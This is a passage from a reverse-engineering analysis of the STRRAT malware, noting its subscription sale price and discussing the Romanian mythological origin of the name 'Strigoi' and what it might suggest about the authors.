An interesting component of the above is that the author is selling this capability on a monthly (\$80) or 3 monthly (\$200) basis, in addition it is touting the exact features of the malware which we've uncovered above and shown exactly how they work.

Part 5: Miscellaneous Trivia

Strigoi References

Throughout this analysis we see numerous references to 'Strigoi'. From a search of Wikipedia and Strigoi fandom wiki pages, it was found that 'Strigoi' is a term from Romanian mythology which is used to refer to an evil, or troubled spirit, which can possess (or transform) into an animal. This has become synonymous with vampirism where a bat is said to have been possessed by a Strigoi, or are instead a Strigoi taking the form of a bat.

Concept art for this creature which I find appropriate is below, created by DavyWagnarok.

[Strigoi artwork by DavyWagnarok:](#)



Based on this we may infer that the creators are of Romanian descent or are targeting Romanian customers/users; however, this would be too easy and it could very much be that this is used as a method of misdirection. Nonetheless it does lead us to believe that the malware author felt 'Strigoi' to be a 'cool' enough term to be used

for the name of this malware, whether or not they're happy with a shortened 'STRRAT' being used globally based on the strings found in this malware is unknown.

Source: <https://www.jaiminton.com/reverse-engineering/strrat>